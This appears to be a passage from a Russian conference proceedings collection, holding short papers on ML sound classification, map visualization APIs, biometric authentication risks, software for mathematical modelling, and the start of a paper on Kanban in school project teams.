Городничев Михаил Геннадьевич, кандидат технических наук, доцент, заведующий кафедрой математической кибернетики и информационных технологий, Московский технический университет связи и информатики

Gorodnichev Mikhail Gennadievich, Candidate of Technical Sciences, Associate Professor, Head of the Department mathematical cybernetics and information technology, Moscow technical university of communication and informatics

МЕТОДЫ И ИНСТРУМЕНТЫ КЛАССИФИКАЦИИ ЗВУКОВЫХ ПАТТЕРНОВ ПОСРЕДСТВОМ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ

METHODS AND TOOLS FOR CLASSIFYING SOUND PATTERNS THROUGH MACHINE LEARNING METHODS

Аннотация. Машинное обучение становится неотъемлемой частью в решении различных задач, направленных на классификацию и обработку данных. Цель представленной статьи заключается в анализе методов и инструментов, основанных на машинном обучении, которые используются при классификации звуковых паттернов. Материалы статьи включают в себя результат комплексного исследования вопросов относительно основных инструментов и их использования в рассматриваемых задачах. В результате работы сформирован перечень наиболее популярных и эффективных инструментов, способных производить классификацию звуковых паттернов. Материалы работы могут

иметь значимость, заключающуюся в возможности выбора инструмента для разработчиков, решающих задачи с распознаванием звуков.

Abstract. Machine learning is becoming an integral part in solving various tasks aimed at classifying and processing data. The purpose of this article is to analyze methods and tools based on machine learning, which used in the classification of sound patterns. The materials of the article include the result of a comprehensive study of the issues regarding the main tools and their use in the tasks under consideration. Because of the work, a list of the most popular and effective tools capable of classifying sound patterns has formed. The materials of the work may be of significance, consisting in the possibility of choosing a tool for developers solving problems with sound recognition.

Ключевые слова: машинное обучение, распознавание звука, классификация звуковых паттернов, глубокое обучение, нейронные сети.

Keywords: machine learning, sound recognition, classification of sound patterns, deep learning, neural networks.

Введение

Технологии искусственного интеллекта имеют ряд значительных преимуществ относительно обычных автоматизированных инструментов. Одной из задач, в которой наблюдается активное использование интеллектуальных технологий, является распознавание звуковых паттернов.

Распознавание звуков является задачей, использование которой применяется во многих профессиональных областях. Несмотря на это, степень разработанности темы имеет относительно низкий уровень среди отечественных авторов.

Основной целью статьи является выполнение анализа относительно методов и инструментов, которые могут использоваться при создании новой технологии распознавания звуковых паттернов интеллектуальными методами. Основными задачами работы стало определение роли и принципа использования машинного обучения в рассматриваемых задачах, анализ технологии распознавания звуковых паттернов интеллектуальными методами, а также рассмотрение конкретных примеров работы данных технологий. В качестве одного из примеров проанализирован принцип работы рекуррентных нейронных сетей, используемых для распознавания звуковых сигналов.

Основная часть

Методы машинного обучения в распознавании звуковых паттернов играют ключевую роль в современных технологиях, связанных с аудио-аналитикой. Один из основных подходов - это использование нейронных сетей, специально разработанных для обработки аудио-данных [1]. Нейронные сети могут извлекать сложные признаки из звуковых волн, позволяя идентифицировать уникальные звуковые шаблоны, такие как речь, музыкальные инструменты или окружающие звуки [2]. Данные сети обучаются на больших наборах данных, что позволяет им улучшать свои навыки распознавания и точность с течением времени.

Другим ключевым методом является использование алгоритмов обработки сигналов и статистических моделей, таких как скрытые марковские модели (HMM) или методы глубокого обучения, включая рекуррентные нейронные сети (RNN) и сверточные нейронные сети (CNN). Эти методы позволяют анализировать долгосрочные зависимости в аудио-сигналах и выделять ключевые характеристики для правильного распознавания звуковых образцов. Совместное использование этих техник позволяет создавать эффективные системы распознавания речи, музыки и других звуковых сигналов, что находит применение в различных областях, включая голосовые ассистенты, безопасность, здравоохранение и иные [3]. На рисунке 1 представлен один из примеров функционирования интеллектуальной системы по распознаванию звуков, основанной на использовании машинного обучения.



Рисунок 1 – Принципиальная схема распознавания звуковых паттернов на основе рекуррентных нейронных сетей

Данные технологии уже активно используются в различных бытовых и профессиональных задачах. Так, к примеру, основными компаниями, использующими интеллектуальные методы распознавания звуковых паттернов, являются Google, Apple, Яндекс, Microsoft и иные [4].

Методы машинного обучения способны автоматически извлекать и анализировать сложные признаки из аудиоданных, что делает их более мощными и эффективными инструментами в сравнении с традиционными алгоритмами обработки звуковых паттернов [5]. Это позволяет системам распознавания звуковых паттернов легко адаптироваться к различным типам звуковых источников и условиям записи, что является важным в реальных приложениях. Также данные методы могут обучаться на больших объемах данных и быстро адаптироваться к новым условиям, что ведет к повышению точности распознавания со временем. Это особенно важно в тех областях, где необходима высокая точность и надежность, к примеру, медицине, безопасности или автоматизированных системах управления.

Заключение

Таким образом, основной целью представленной статьи являлось выполнение анализа относительно принципов работы и преимуществ использования машинного обучения в распознавании звуковых паттернов. В результате работы рассмотрена актуальность использования интеллектуальных методов в задаче классификации звуковых паттернов, принцип работы методов на примере рекуррентной нейронной сети, а также преимущества их использования в реальных задачах. В заключение необходимо отметить, что использование машинного обучения является ключевой составляющей обеспечения эффективной работы различных систем, основной целью которых является обработка, классификация, преобразование и распознавание звуковых паттернов [6]. Применение данных технологий актуально практически для каждой сферы жизнедеятельности человека, требующей обеспечения точного и быстрого распознавания звуковых паттернов.

СПИСОК ИСТОЧНИКОВ

1. Сорокина, Е. А. Современные технологии и категории искусственного интеллекта / Е. А. Сорокина, И. С. Рысин // Современные тенденции инженерного образования : Сборник материалов Научно-практической конференции, Санкт-Петербург, 22 апреля 2022 года. – Санкт-Петербург : Федеральное государственное казенное военное образовательное учреждение высшего образования «военная академия связи имени маршала советского союза С. М. Буденного» министерства обороны Российской Федерации, 2022. – С. 295-299. – EDN RFECTK.

2. Глубокое машинное обучение (искусственный интеллект) в ультразвуковой диагностике / Г. С. Лебедев, А. П. Маслюков, И. А. Шадеркин, А. И. Шадеркина // Журнал телемедицины и электронного здравоохранения. – 2020. – Т. 6, № 2. – С. 22-29. – DOI 10.29188/2542-2413-2020-6-2-22-29. – EDN KZHNOEO.

3. Нурлумбаев, Р. Б. Машинное обучение и распознавание голоса / Р. Б. Нурлумбаев // Актуальные проблемы радио- и кинотехнологий : материалы II Международной научно-технической конференции, Санкт-Петербург, 24–27 октября 2017 года. – Санкт-Петербург : Санкт-Петербургский государственный институт кино и телевидения, 2018. – С. 115-120. – EDN YLOEOL.

4. Цыбульский, А. С. Использование машинного обучения для распознавания речи / А. С. Цыбульский // Международный студенческий научный вестник. – 2017. – № 6. – С. 106. – EDN YNPOMX.

5. Сапотько, А. С. Анализ работы алгоритмов машинного обучения, применяемых для распознавания естественного языка в голосовых помощниках / А. С. Сапотько, М. О. Заболотских, Д. А. Фатнев // Интеллектуальные информационные системы: тенденции, проблемы, перспективы (ИИС - 2022) : Сборник материалов IX Всероссийской научно-практической конференции, Курск, 13–15 сентября 2022 года. – Курск : Юго-Западный государственный университет, 2022. – С. 139-142. – EDN MNPDMH.

6. Сухарев, А. С. Возможности улучшения методов распознавания звуковых образов, основанных на глубоких нейронных сетях / А. С. Сухарев // Гагаринские чтения - 2018 : Сборник тезисов докладов XLIV Международной молодёжной научной конференции, Москва-Байконур-Ахтубинск, 17–20 апреля 2018 года. Том 2. – Москва-Байконур-Ахтубинск : Московский авиационный институт (национальный исследовательский университет), 2018. – С. 128-129. – EDN XPRDOP.

УДК 004.9

Тимохов Максим Дмитриевич, студент, Комсомольский-на-Амуре государственный университет

Timokhov Maxim Dmitrievich, student of Komsomolsk-na-Amure State University

Абарникова Елена Борисовна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет

Abarnikova Elena Borisovna, Candidate of Technical Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University

АНАЛИЗ ПОПУЛЯРНЫХ ПРОДУКТОВ ДЛЯ ВИЗУАЛИЗАЦИИ КАРТЫ

ANALYSIS OF POPULAR PRODUCTS FOR CARD VISUALIZATION

Аннотация. В статье проведено исследование и анализ разных инструментов для визуализации данных на карте по ряду определённых критериев. В ходе исследования был сделан выбор в пользу RasterJS API от компании 2ГИС. Приведен пример разработки реального мобильного приложения с использованием карты, на которой отмечались метки с обработкой нажатия и выводом дополнительной информации.

Annotation. The article conducted a study and analysis of various tools for visualizing data on a map according to a number of specific criteria. During the research, a choice was made in favor of using the RasterJS API from 2GIS. An example of the development of this national application is given using maps on which labels were observed with impact processing and the output of additional information.

Ключевые слова: карта, веб-сайт, маркер, API, JavaScript.

Key words: map, website, marker, API, JavaScript.

Введение

Требования заказчиков к веб-сайтам с каждым днем все выше и выше, если раньше было достаточно текста и редких картинок, то на современных страницах все чаще хотят видеть красивые анимации, возможность отображения карты и т.д.

Остановимся на картах. Чтобы лучше понимать, что это такое, обратимся к интернету: «Картография – наука об отображении и исследовании пространственного размещения, взаимосвязей явлений природы и человека посредством картографических изображений, отображающие те или иные стороны действительности» [1]. Так как 21 век полностью переходит на технологии, то и в бумажных версиях карты уже нет большого смысла. На данный момент существует множество известных компаний, которые создают продукты для визуализации карты. А именно 2ГИС, Яндекс Карты, Google Maps и Open Street Map.

Проведем краткий обзор программных продуктов этих компаний и определить максимально эффективный выбор в зависимости от следующих критериев: простота интеграции, легкодоступность, возможность добавления маркеров и обработка действий с ними, отображение своих данных и интерактивность, а также наличие кластеров.

Продукты от 2ГИС

У компании 2ГИС представлено большое число различных продуктов для визуализации, получения и работы с данными.

MapGL JS API – это JavaScript-библиотека, при помощи которой появляется возможность добавить карту 2GIS в веб-приложение или сайт (рисунок 1). Сама библиотека соответствует следующим критериям [2]: вращение, настройка внешнего вида карты с помощью редактора стилей, добавление на карту одиночные маркеры и группы маркеров, настройка элементов управления карты, работать с GeoJSON, наличие кластеров, образующихся из маркеров.



Рисунок 1 – Внешний вид MapGL JS API на сайте

RasterJS API – интерактивная бесплатная карта, обладающая следующими функциями [2]: создание интерактивной карты на веб-странице, создание на карте разных объектов, например, маркеров, добавление обработчика событий карты, отображение своих данные.

Пример создания интерактивной карты с помощью RasterJS API (рисунок 2).




Рисунок 2 – Пример карты, созданной с помощью RasterJS АПИ

Продукты Яндекс Карт

Одним из важных продуктов является «Яндекс Карта», в котором есть как полноценное приложение для обычного пользователя, так и API для разработчиков, для интеграции карты в свое программное обеспечение.

JavaScript API – интерактивная карта для сайта или приложения (рисунок 3).

Имеет достаточно обширный список функций [3]: возможность встройки к своему проекту интерактивную карту, настройка кнопки и жесты на этой карте, цвет карты и меток, добавление на карту своих меток, отображение своих данных.




Рисунок 3 – Пример JavaScript API Яндекс Карт

Продукты Google Maps

Одна из API, принадлежащих Google – Maps JavaScript API. Она позволяет создавать карты для показа на веб-страницах и мобильных устройствах с использованием собственного контента и графических файлов. (рисунок 4).

Имеет следующие функции [4]: настройка типа карты, отображение маркеров и других фигур, настройка обработки событий карты, настройка кластеров.




Рисунок 4 – Пример Maps JavaScript API Google Maps

OpenStreetMap Foundation

OpenStreetMap – это свободная карта мира, которую создает и поддерживает огромное международное сообщество. Любой может создать аккаунт и начать редактировать OpenStreetMap буквально за несколько минут (рисунок 5).

Обладает следующим набором функций [5]: отображение картографических данных, добавление маркеров и обработка действий с ними, создание своей карты на основе OSP.



Рисунок 5 – Пример OSP карты

Рассмотрим конкретную задачу выбора карты для реализации мобильного приложения «Образование в сфере искусства». В данном приложении карта нужна для отображения местоположения школ искусств с возможностью получения информации о школе при нажатии на метку, а также интерактивность карты.

Проведем анализ описанных ранее продуктов по критериям задачи (таблица 1).
Таблица 1 – Сравнение инструментов по заданным параметрам

Критерии	Сервис				
	MapGL JS API	RasterJS API	JavaScript API	Maps JavaScript API	OpenStreetMap
Интерактивность	+	+	+	+	+
Добавления маркеров	+	+	+	+	+
Обработка действий с маркерами	+	+	+	+	-
Простота интеграции	+	+	+	+	-
Отображение своих данных	+	+	+	+	+
Наличие кластеров	+	+	+	-	-
Легкодоступность	-	+	-	-	-

Заключение

Проанализировав разные инструменты от известных компаний, стало понятно, что наиболее эффективным инструментом для данной задачи является RasterJS API от компании 2ГИС. Она полностью подходит по заявленным критериям: простота интеграции, легкодоступность, возможность добавления маркеров и обработка действий с ними, отображение своих данных и интерактивность, а также наличие кластеров, а бесплатное использование делает ее доступным инструментом, подходящим для большего числа задач. Также немало важным параметром является очень подробная и богатая документация.

СПИСОК ИСТОЧНИКОВ

1. Аникеева, О. С. Науки о Земле / О. С. Аникеева // Публикация карт в сети Интернет: эволюция картографии. – 2015. – URL: <https://cyberleninka.ru/article/n/publikatsiya-kart-v-seti-internet-evolyutsiya-kartografii> (дата обращения: 07.11.2023).
2. 2GIS Документация : документация : сайт. – Новосибирск, 2023 – . – URL: <https://docs.2gis.com/ru> (дата обращения 07.11.2023). – Режим доступа открытый.
3. Возможности Яндекс Карт : документация : сайт. – Москва, 2023 – . – URL: <https://yandex.ru/maps-api/> (дата обращения 07.11.2023). – Режим доступа открытый.
4. Платформа Google Карт : документация : сайт. – Нью-Йорк, 2023 – . – URL: <https://developers.google.com/maps?hl=ru> (дата обращения 07.11.2023). – Режим доступа открытый.
5. API v0.6 – OpenStreetMap Wiki : документация : сайт. – Великобритания, 2023 – . – URL: https://wiki.openstreetmap.org/wiki/API_v0.6 (дата обращения 07.11.2023). – Режим доступа открытый.

УДК 57.087.1

Тихоновецкий Дмитрий Викторович, студент, Комсомольский-на-Амуре государственный университет

Tikhonovetskiy Dmitriy Victorovich, student, Komsomolsk-na-Amure State University

Обласов Андрей Александрович, кандидат экономических наук, доцент, и.о. заведующего кафедрой «Информационная безопасность автоматизированных систем», Комсомольский-на-Амуре государственный университет

Oblasov Andrey Aleksandrovich, Candidate of Economic Sciences, Associate Professor, Acting Head of the Department of «Information security of automated systems», Komsomolsk-na-Amure State University

БИОМЕТРИЧЕСКИЕ ТЕХНОЛОГИИ И ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТЬ

BIOMETRIC TECHNOLOGY AND INFORMATION SECURITY

Аннотация. Исследование методов биометрической аутентификации и их влияния на информационную безопасность автоматизированных систем составляет основу данной работы. Основное внимание уделяется изучению эффективности, преимуществ и потенциальных рисков внедрения биометрии в системы безопасности, а также предлагается анализ влияния данного вида аутентификации на общую информационную безопасность, выявление уязвимостей и защиту от угроз в сфере цифровой безопасности.

Summary. The study of biometric authentication methods and their impact on the information security of automated systems forms the basis of this work. It focuses on studying the effectiveness, benefits and potential risks of introducing biometrics into security systems, and also offers an analysis of the impact of this type of authentication on overall information security, identifying vulnerabilities and protecting against threats in the field of digital security.

Ключевые слова: биометрия, биометрические технологии, риски, методы аутентификации, информационная безопасность.

Key words: biometrics, biometric technologies, risks, authentication methods, information security.

Введение

Защита информации с применением биометрических технологий в современном мире стали использоваться всё чаще, в качестве основного или вспомогательного метода защиты информации. В работе было проведено исследование методов биометрической аутентификации и их влияния на информационную безопасность автоматизированных систем составляет основу данной работы. Основное внимание уделено изучению эффективности, преимуществ и потенциальных рисков внедрения биометрии в системы безопасности, а также предлагается анализ влияния данного вида аутентификации на общую информационную безопасность, выявление уязвимостей и защиту от угроз в сфере цифровой безопасности. Биометрические методы аутентификации – это способы проверки личности человека на основе его биологических характеристик. Эти методы используются для подтверждения того, что человек, пытающийся получить доступ к системе или ресурсу, действительно является тем, за кого он себя выдает. Биометрические методы аутентификации основываются на уникальных физиологических или поведенческих характеристиках человека, которые трудно подделать или скопировать [1].

Преимущества

Примерами биометрических методов аутентификации являются: отпечатки пальцев, распознавание лица, распознавание голоса, распознавание сетчатки глаза, геометрия ладони, динамическая подпись, электрокардиограмма (ЭКГ).

Использование биометрических методов аутентификации имеет следующие достоинства:

- высокая степень надёжности (подделать или перебрать крайне тяжело);
- удобство и скорость аутентификации;
- отсутствие необходимости в регулярной смене паролей;
- минимизация риска утери аутентификационных данных (риск утери аутентификационных данных пользователем минимальна);
- долгосрочная актуальность (некоторые биометрические данные могут оставаться неизменными на протяжении всей жизни) [5].

Недостатки

Однако несмотря на эти преимущества, важно учитывать и решать потенциальные проблемы и риски, связанные с использованием биометрических методов.

Основной проблемой на взгляд авторов являются риски, связанные со сбором и хранением биометрических данных. Биометрические данные помимо функции аутентификации являются ещё и конфиденциальными данными, что обязывает ещё сильнее усилить их защиту. Утечка или злоупотребление биометрическими данными превращает достоинства, обзереваемых методов аутентификация, в их недостатки. Ущерб может быть крайне высок, поскольку вынуждает пользователей, которые пострадали от утечки отказаться от использования данных методов на продолжительный срок или навсегда. Также стоит вопрос стоимости, ведь внедрение биометрических систем требует значительных инвестиций в оборудование и программное обеспечение [2].

Реальное положение дел

Несмотря на риски, рынок биометрии во всём мире растёт. Первый массовый приход биометрии запустила 10 сентября 2013 года компания Apple, представив публике встроенный в iPhone 5s считыватель отпечатков пальцев – Touch ID.

А, на сегодняшний день, по данным Яндекс.Маркет, 11 % смартфонов имеют отпечаток пальцев.

На рисунке 1 представлен годовой доход от биометрии по регионам и годам.



Рисунок 1 – Годовой доход от биометрии по регионам и годам

Если исходить из графика, то можно сделать вывод, что биометрия со временем всё глубже внедряется во все отрасли. Следовательно, нужно подходить серьёзно к рискам, которые она вызывает [3, 4].

Заключение

На основании вышеизложенного текста авторами сделано заключение, что биометрические методы аутентификации представляют собой мощный инструмент для подтверждения личности человека на основе его уникальных биологических характеристик. Использовать их следует только организациям, способным организовать достаточно высокий уровень безопасности хранения биометрических данных. И даже в этом случае желательно их использовать в качестве одной из ступеней многофакторной аутентификации. Подобный подход серьёзно усилит безопасность и минимизирует последствия в случае утечки.

СПИСОК ИСТОЧНИКОВ

1. Якушев, В. В. Проблемы информационной безопасности в России / В. В. Якушев, А. А. Обласов // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А. В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 483-484.
2. Панфилова, О. А. Биометрия. Биометрические методы идентификации человека / О. А. Панфилова, Д. Ю. Крюкова // Биометрические методы и системы идентификации личности при обеспечении информационной безопасности в уголовно-исполнительной системе : учебное пособие. – Вологда : Вологодский институт права и экономики Федеральной службы исполнения наказаний, 2022. – С. 5-11.
3. Темасков, А. Н. Биометрия как система защиты данных / А. Н. Темасков, А. А. Землякова // Теория и практика технических, организационно-технологических и экономических решений : Сборник научных трудов. Том Выпуск 10. – Иваново : Ивановский государственный политехнический университет, 2020. – С. 216-221.
4. Гулькин, И. В. Распознавание лиц в реальном времени / И. В. Гулькин, А. В. Кушников, С. В. Ковалев // Информатика и вычислительная техника : сборник научных трудов. – Чебоксары : Чувашский государственный университет имени И. Н. Ульянова, 2021. – С. 77-80.
5. Степанова, Т. Ю. Идентификация личности по биометрическим параметрам / Т. Ю. Степанова // Каталог научных и инновационных исследований ФГБОУ ВО Омский ГАУ : Сборник материалов по итогам научно-исследовательской деятельности. – Омск : Омский государственный аграрный университет имени П. А. Столыпина, 2022. – С. 142-143.

УДК 004.9

Усынин Макар Валерьевич, студент, Комсомольский-на-Амуре государственный университет

Usynin Makar Valerievich, student, Komsomolsk-na-Amure State University

Гринкруг Мирон Соломонович, кандидат технических наук, доцент, заведующий кафедрой «Общая физика», Комсомольский-на-Амуре государственный университет

Grinkrug Miron Solomonovich, Candidate of Engineering Sciences, Associate Professor, Head of the Department «General Physics» Department, Komsomolsk-na-Amure State University

ВЫБОР ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ДЛЯ РЕАЛИЗАЦИИ МАТЕМАТИЧЕСКОЙ МОДЕЛИ

SELECTION OF SOFTWARE FOR IMPLEMENTING THE MATHEMATICAL MODEL

Аннотация. Данная работа посвящена анализу и сравнению программного обеспечения для реализации математических моделей. Определены проблемы при использовании прикладного и инструментального программного обеспечения. Рассмотрены положительные и отрицательные стороны различного прикладного и инструментального программного обеспечения, а так же подведен итог, какое программное обеспечение лучше использовать в зависимости от реализуемой математической модели.

Annotation. This work is devoted to the analysis and comparison of software for implementing mathematical models. Problems are identified when using application and instrumental software. The positive and negative aspects of various application and instrumental software

are considered, and it is also summarized which software is best to use depending on the mathematical model being implemented.

Ключевые слова: программное обеспечение, математическая модель, программирование, языки программирования, разработка программного обеспечения.

Key words: software, mathematical model, programming, programming languages, software development.

Введение

Математические модели используются с древнейших времен для прогнозирования поведения различных объектов реального мира. В основном модели строились на аналитическом подходе. С появлением электронно-вычислительных устройств появилась возможность производить большое количество вычислительных операций за доли секунды, что дало толчок к применению численных методов для прогнозирования поведения реальных объектов. В современном мире используется огромное количество математических моделей реализованных с помощью различного программного обеспечения (ПО). Многообразие различного ПО порождает проблему выбора, что именно использовать для реализации той или иной математической модели.

Целью данной статьи является анализ и сравнение двух глобальных подходов к реализации математических моделей с помощью ПО, а так же определение в каких случаях, какой подход более эффективен.

В данной статье будут рассмотрены два основных подхода к реализации математической модели с помощью ПО: использование прикладного ПО и специальных языков программирования; использование инструментального ПО с использованием распределенных языков программирования и специализированных библиотек.

Основная часть

Математическая модель – это математическое представление реальности, она является объектом-заместителем объекта-оригинала, данный объект-заместитель позволяет изучать некоторые свойства оригинала.

Существуют различные подходы к реализации математических моделей в зависимости от их целей, требований и сложности. Рассмотрим наиболее распространённые подходы.

Аналитический подход, заключается в решение математической модели аналитическим методом с использованием математических методов и символьных вычислений. Данный подход особенно эффективен при решении простых задач.

Экспериментальный подход, заключается в сборе и анализе данных на основе исследований, наблюдений и экспериментов. Данный подход позволяет получить реальные данные для последующей работы с ними.

Численный подход, заключается в численном решении математической модели с использованием численных методов и алгоритмов. Применяется для решения сложных и нелинейных задач, решение которых аналитическим методом трудно или вовсе невозможно. Данный подход предоставляет приближительные вычисления с контролируемой точностью.

Статистический подход, заключается в статистическом анализе данных с использованием статистических методов для нахождения закономерностей в данных и построение на основе этих закономерностей математической модели. Данный подход особенно эффективен, когда нет возможности найти аналитическое решение математической модели, и есть большой объем данных.

Численный и статистический подход обычно требуют огромного количества времени для их применения, но с появлением электронно-вычислительных машин, время, необходимое на применение данных подходов значительно сократилось. Электронно-вычислительные машины изначально задумывались для математических расче-

тов, одной из главных целей было перекладывание огромных, сложных и длительных расчетов с человека на вычислительную машину.

С развитием электронно-вычислительных машин появлялось все большее количество ПО для этих машин, позволяющего реализовывать математические модели, а также реализующие их. Таким ПО являются: языки программирования, готовые библиотеки расширяющие языки программирования и готовые программы, позволяющие реализовывать математические модели [1].

Все эти программные средства можно разделить на прикладное ПО и инструментальное ПО.

Рассмотрим прикладное ПО. Использование прикладного программного обеспечения подразумевает использование готовой программы и специализированных языков программирования, используемых этой программой. Специализированные языки программирования интерпретируются программой, они служат для реализации математической модели, их характерной чертой является схожесть с символьными вычислениями, применяемыми при моделировании математической системы [2].

Самым распространенным программным обеспечением данного класса являются: MathCad и MatLab [3].

Реализация математической модели с использованием прикладного программного подхода имеет свои достоинства и недостатки.

К достоинствам относятся: готовый интерфейс для отображения данных и самой модели; готовые функции сохранения и загрузки файлов; пользователю нет необходимости разбираться в программировании и строении электронно-вычислительной машины, ему достаточно уметь ею пользоваться; реализация математической модели строится на понятном пользователю языке, что упрощает реализацию, наличие большого количества расширений под различные задачи; универсальность.

К недостаткам относятся: меньшая скорость вычислений; сокрытие от пользователя реализации вычислений; меньшая гибкость ПО; многие функции могут оказаться платными; практически невозможно работать с потоковыми данными и с большими объемами данных.

Рассмотрим инструментальное ПО. Использование инструментального программного обеспечения подразумевает разработку собственной программы, используя языки программирования. Собственная программа полностью зависит от разработчика и выбранных им средств для разработки, разработчик должен сам определить интерфейс программы и реализовать необходимые функции [4].

Самым распространенным ПО данного класса являются: язык программирования C++ и библиотека Eigen; Python и библиотека NumPy.

Реализация математической модели с использованием инструментального программного подхода имеет свои достоинства и недостатки.

К достоинствам относятся: высокая производительность приложений; минимальный необходимый набор функций приложения; дружелюбный к пользователю графический интерфейс; полный контроль над приложением; возможность обработки потоковых данных и больших данных.

К недостаткам относятся: необходимость разработки пользовательского интерфейса; необходимость разработки всех необходимых функций приложения; необходимость кроме предметной области знать еще и программирование.

Заключение

Оба класса программного обеспечения важны, каждый из этих подходов позволяет наиболее эффективно реализовывать определенные математические модели.

Прикладное программное обеспечение более эффективно для реализации математических моделей использующих статические данные. Данные математические модели часто встречаются в областях инженерии, математики и физики [5].

Инструментальное программное обеспечение более эффективно для реализации математических моделей использующих потоковые данные. Данные математические модели часто встречаются в области автоматизации и управления.

Так же стоит отметить, что при изучении математических моделей может применяться и комплексный подход, использующий и прикладные программные средства, и инструментальные.

СПИСОК ИСТОЧНИКОВ

1. Герчес, Н. И. Применение прикладного программного обеспечения при изучении дисциплин базовой и вариативной части естественнонаучного цикла / Н. И. Герчес // Russian Journal of Education and Psychology. – 2018. – Т. 9, вып. 1-2. – С. 50-53. – URL: <https://cyberleninka.ru/journal/n/russian-journal-of-education-and-psychology> (дата обращения: 08.11.2023).

2. Михайлов, Д. Ю. Краткий обзор математического программного обеспечения / Д. Ю. Михайлов // Известия Тульского государственного университета. Технические науки. – 2019. – вып. 4. – С. 325-333. – URL: <https://cyberleninka.ru/journal/n/izvestiya-tulskogo-gosudarstvennogo-universiteta-tehnicheskie-nauki> (дата обращения: 08.11.2023).

3. Макаров, Е. Инженерные расчеты в MathCAD : учеб. курс / Е. Макаров. – Санкт-Петербург : Питер, 2003. – 218 с.

4. Литвинов, В. В. Инструментальные средства создания моделей в условиях неполноты данных / В. В. Литвинов, А. А. Задорожний // Математические машины и системы. – 2014. – вып. 4. – URL: <https://cyberleninka.ru/journal/n/matematicheskie-mashiny-i-sistemy> (дата обращения: 08.11.2023).

5. Алексеев, Е.Р. Scilab: Решение инженерных и математических задач / Е. Р. Алексеев, О. В. Чеснокова, Е. А. Рудченко. – М. : ALT Linux ; БИНОМ. Лаборатория знаний, 2008. – 260 с. : ил. ; 8 с. цв. вклейки. – (Библиотека ALT Linux).

УДК 37.01

Фаритов Анатолий Тависович, соискатель ученой степени кандидата педагогических наук, Саратовский национальный исследовательский государственный университет имени Н.Г. Чернышевского

Anatoly Tavisovich Faritov, Candidate of Pedagogical Sciences, Saratov National Research State University named after N.G. Chernyshevsky

КАНБАН КАК МЕТОД ЭФФЕКТИВНОЙ КОММУНИКАЦИИ В ПРОЕКТНОЙ КОМАНДЕ

KANBAN AS A METHOD OF EFFECTIVE COMMUNICATION IN THE PROJECT TEAM

Аннотация. Нарастающая цифровизация в промышленном секторе экономике требует применения новых методов производства, таких как Канбан. Управление проектной деятельностью является важной составляющей успешности производственного процесса в целом. Использование практик метода Канбан позволяет уменьшить количество ошибок и привести к получению результатов, соответствующих желаемым целям. На сегодняшний день недостаточно изучено влияние данного метода на коммуникацию в проектной команде. В данной статье представлено исследование по изучению применения метода Канбан в проектной деятельности команды обучающихся общеобразовательной школы, которая выступала в роли разработчиков программного продукта. По результатам обработки полученных данных можно утверждать, что метод Канбан ока-

зывает положительное влияние на деятельность школьников, как на начальном этапе (по сплочению), так и на конечном (для координации совместных действий).

Abstract. The increasing digitalization in the industrial sector of the economy requires the use of new production methods, such as Kanban. Project management is an important component of the success of the production process as a whole. Using the practices of the Kanban method allows you to reduce the number of errors and lead to the results corresponding to the desired goals. To date, the impact of this method on communication in the project team has not been sufficiently studied. This article presents a study on the application of the Kanban method in the project activities of a team of students of a secondary school who acted as developers of a software product. Based on the results of processing the data obtained, it can be argued that the Kanban method has a positive impact on the activities of schoolchildren, both at the initial stage (for rallying) and at the final stage (for coordinating joint actions).

Ключевые слова: проектная деятельность, управление проектной деятельностью, учебный проект, этапы проекта, метод Канбан.

Key words: project activity, project activity management, training project, project stages, Kanban method.

Введение

Метод Канбан связан с повышением эффективности производства с помощью применения особого типа планирования во всей цепочки системы. Канбан является одним из методов контроля производства, которое заключается в определении на каждом этапе количества материала для непрерывной работы, что приводит к сокращению периода времени простоя в производственных процессах. Основная идея заключается в предоставлении информации о внедрении необходимого количества запасов точно в срок выполнения заказа, без дальнейших задержек.

Визуально метод Канбан отображается в виде карточек на доске, целью которых является наглядное представление о технологической системе производства, как продвигается работа, какие задачи выполнены, потребность в материалах, потребность в ресурсах и так далее. В основе данного метода лежит принцип «вытягивания», удовлетворение требования заказчиков при минимальных текущих затратах. Серия мероприятий на одном участке производства в определенный момент смещается, при поступлении сигнала о «пустоте» на другом участке, то есть получается полная занятость персонала. В вытягивающих системах завершение начатой работы считается более ценным, чем начало новой. Смысл такого подхода – оценивание необходимости что-то сделать исходя из реальных потребностей заказчика. При реализации метода Канбан в компании разработчиков программного обеспечения акцент смещается на визуальное представление информации для быстрой оценки занятости каждого работника при взгляде на доску [4].

Основная часть

